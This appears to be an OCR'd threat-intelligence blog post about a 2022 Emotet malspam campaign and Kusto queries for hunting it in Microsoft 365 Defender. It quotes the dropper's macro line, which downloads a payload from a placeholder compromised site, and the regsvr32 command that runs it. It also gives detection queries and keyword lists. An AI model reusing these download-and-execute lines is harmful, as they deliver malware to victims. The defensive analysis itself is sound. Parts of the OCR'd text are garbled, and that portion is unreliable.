
Hunting Emotet campaigns with Kusto

blog.nviso.eu/2022/03/23/hunting-emotet-campaigns-with-kusto/

March 23, 2022



Introduction

Emotet doesn't need an introduction anymore – it is one of the more prolific cybercriminal gangs and has been around for many years. In January 2021, a disruption effort took place via Europol and other law enforcement authorities to take Emotet down for good. [1] Indeed, there was a significant decrease in Emotet malicious spam (malspam) and phishing campaigns for the next few months after the takedown event.

In November 2021 however, Emotet had returned [2] and is once again targeting organisations on a global scale across multiple sectors.

Starting March 10th 2022, we detected a massive malspam campaign that delivers Emotet (and further payloads) via encrypted (password-protected) ZIP files. The campaign continues as of writing of this blog post on March 23rd, albeit it appears the campaign is lowering in frequency. The campaign appears to be initiated by Emotet's Epoch4 and (mainly) Epoch5 botnet nodes.

In this blog post, we will first have a look at the particular Emotet campaign, and expand on detection and hunting rules using the Kusto Query Language (KQL).

Emotet Campaign

The malspam campaign itself has the following pattern:

1. An organisation's email server is abused / compromised to send the initial email
2. The email has a spoofed display name, purporting to be legitimate
3. The subject of the email is a reply "RE:" or forward "FW:" and contains the recipient's email address
4. The body of the email contains only a few single sentences and a password to open the attachment
5. The attachment is an encrypted ZIP file, likely an attempt to evade detections, which in turn contains a macro-enabled Excel document (.XLSM)
6. The Excel will in turn download the Emotet payload
7. Finally, Emotet may download one of the next stages (e.g. CobaltStrike, SystemBC, or other malware)

Two examples of the email received can be observed in Figure 1. Note the target email address in the subject.




Figure 1 – Two example malspam emails

We have observed emails sent in multiple languages, including, but not limited to: Spanish, Portuguese, German, French, English and Dutch.

The malspam emails are typically sent from compromised email servers across multiple organisations. Some of the top sending domains (based on country code) observed is shown in Figure 2.




Figure 2 – Top sender (compromised) email domains

The attachment naming scheme follow a somewhat irregular pattern: split between text and seemingly random numbers, again potentially to evade detection. A few examples of attachment names that are prepended is shown in Figure 3.

adjunto	data	détails	message
adjuntos	datei	escanear	nachricht
anhang	datos	fichier	notice
archiv	detail	file	pack
archivo	details	filename	paquete
attachment	detalle	hinweis	pièce
avis	doc	info	rapport
aviso	document	informe	report
bericht	documentación	list	scan
comentarios	documentation	lista	sin titulo
commentaires	documentos	liste	untitled
comments	documents	mail	
correo	dokument	mensaje	

Figure 3 – Example attachment names

After opening the attachment with password provided (typically a 3-4 character password), an Excel file with the same name as the ZIP is observed. When opening the Excel file, we are presented with the usual banner to Enable Macros to make use of all features, as can be seen in Figure 4.




Figure 4 – Low effort Excel dropper

Enabling macros, via an XLM4.0 macro and hidden sheet or cell happens as follows:

```
=CALL("urlmon", "URLDownloadToFileA", "JCCB", 0,
"http://<compromised_website>/0Rq5zobAZB/", "..\wn.ocx")
```

And will then result in regsvr32 downloading and executing an OCX file (DLL):

```
C:\Windows\SysWow64\regsvr32.exe -s ..\en.ocx
```

This OCX file is in term the Emotet payload. Emotet can then, as mentioned, either leverage one of its modules (plugins) for data exfiltration, or download the next malware stage as part of its attack campaign.

We will not analyse the Emotet malware itself, but rather focus on how to hunt several parts of the stage using the Kusto Query Language (KQL) in environments that make use of Office 365.

Hunting with KQL

Granted you are ingesting the right logs (license and setup) and have the necessary permissions (Security Reader will suffice), visit the Microsoft 365 Defender Advanced Hunting's page and query builder: https://security.microsoft.com/v2/advanced-hunting

Query I – Hunting the initial campaign

First, we want to track the scope and size of the initial Emotet campaign. We can build the following query:

```
EmailAttachmentInfo
| where FileType == "zip" and FileName endswith_cs "zip"
| join kind=inner (EmailEvents | where Subject contains RecipientEmailAddress and
DeliveryAction == "Delivered" and EmailDirection == "Inbound") on NetworkMessageId,
SenderFromAddress, RecipientEmailAddress
```

The query above focuses on Step 3 of this campaign: *The subject of the email is a reply "RE:" or forward "FW:" and contains the recipient's email address*. In this query, we filter on:

1. Any email that has a ZIP attachment;
2. Where the subject contains the recipient's email address;
3. Where the email direction is inbound and the mail is delivered (so not junked or blocked).

This yields 22% of emails that have been delivered – the others have either been blocked or junked. However, we know that this campaign is larger and might have been more successful.

Meaning, we need to improve our query. We can now create an improved query like below, where the sender display name has an alias (or is spoofed):

```
EmailAttachmentInfo
| where FileType == "zip" and FileName endswith_cs "zip" and SenderDisplayName
startswith_cs "<"
| join kind=inner (EmailEvents | where EmailDirection == "Inbound" and DeliveryAction
== "Delivered") on NetworkMessageId, SenderFromAddress, RecipientEmailAddress
```

This query now results in 25% of emails that have been delivered, for the same timespan (campaign scope & size) as set before. The query can now further be finetuned to show all emails **except** the blocked ones. Even when malspam or phishing emails are Junked, the user may manually go to the Junk Folder, open the email / attachment and from there get compromised.

The final query:

```
EmailAttachmentInfo
| where FileType == "zip" and FileName endswith_cs "zip" and SenderDisplayName
startswith_cs "<"
| join kind=inner (EmailEvents | where EmailDirection == "Inbound" and DeliveryAction
!= "Blocked") on NetworkMessageId, SenderFromAddress, RecipientEmailAddress
```

This query now displays 73% of the whole Emotet malspam campaign. You can now export the result, create statistics and blocking rules, notify users and improve settings or policies where required. An additional user awareness campaign can help to stress that Junked emails should not be opened when it can be avoided.

As an extra, if you merely want to create statistics on Delivered versus Junked versus Blocked, the following query will do just that:

```
EmailAttachmentInfo
| where FileType == "zip" and FileName endswith_cs "zip" and SenderDisplayName
startswith_cs "<"
| join kind=inner (EmailEvents | where EmailDirection == "Inbound") on
NetworkMessageId, SenderFromAddress, RecipientEmailAddress
| summarize Count = count() by DeliveryAction
```

Query II – Filtering on malspam attachment name

This query is of lower fidelity than others in this blog, as it can produce a large number of False Positives (FPs), depending on your organisations' geographical location and amount of emails received. Nevertheless, it can be useful to run the query and build further on it – creating a baseline. The query below displays an extract of subjects from Table 1 and according hunt:

```
let attachmentname =
dynamic(["adjunto","adjuntos","anhang","archiv","archivo","attachment","avis","aviso",
 titulo","untitled"]);
EmailAttachmentInfo
| where FileName has_any(attachmentname) and strlen(FileName) < 20 and FileType ==
"zip"
| join EmailEvents on NetworkMessageId
| where DeliveryAction == "Delivered" and EmailDirection == "Inbound"
```

Running this rule delivers a considerable amount of results, even when applying the string length (*strlen*) to be less than 20 characters as we have observed in this campaign. Finetune the query, we can add one more line to filter on display name as we have also created in Query I:

```
let attachmentname =
dynamic(["adjunto","adjuntos","anhang","archiv","archivo","attachment","avis","aviso",
 titulo","untitled"]);
EmailAttachmentInfo
| where FileName has_any(attachmentname) and strlen(FileName) < 20 and FileType ==
"zip" and SenderDisplayName startswith_cs "<"
| join EmailEvents on NetworkMessageId
| where DeliveryAction == "Delivered" and EmailDirection == "Inbound"
```

This now results in 20% True Positives (TP) as opposed to the original query, where we would have needed to filter extensively. Note this query can be further adopted to your needs, for example, you could remove the SenderDisplayName parameter again, and set other parameters (e.g. string length, email language, …).

Query III – Searching for regsvr32 doing bad things

Most detection & hunting teams, Security Operation Center (SOC) analysts, incident responders and so on will be acquainted with the term “lolbins”, also known as living off the land binaries. In short, any binary that is part of the native Operating System, in this case Windows, and which can be abused for other purposes than what it is intended for.

In this case, **regsvr32** is leveraged – it is typically used by attackers to – you guessed it – register and execute DLLs! The query below will leverage a simple regular expression (regex) to hunt for execution of regsvr32 attempting to run an OCX file, as was seen in this Emotet campaign.

```
DeviceProcessEvents
| where FileName =~ "regsvr32.exe" and ProcessCommandLine matches regex
@"\.\.\\.+\.ocx$"
```

Conclusion

Emotet is still a significant threat to be reckoned with since its return near the end of last year.

This blog post focused on dissecting Emotet's latest malspam campaign as well as creating hunting queries using KQL to hunt for and respond to any potential security incident. The queries can also be converted to other formats (e.g. Splunk Query Language using https://uncoder.io/ for example) to allow for broader hunting efforts or where using KQL might not be an option.

Thanks to my colleague Maxime Thiebaut (@0xthiebaut) for assistance in building the queries.

About the author

Bart Parys	Bart is a manager at NVISO where he mainly focuses on Threat Intelligence, Incident Response and Malware Analysis. As an experienced consumer, curator and creator of Threat Intelligence, Bart loves to and has written many TI reports on multiple levels such as strategic and operational across a wide variety of sectors and geographies. Twitter: @bartblaze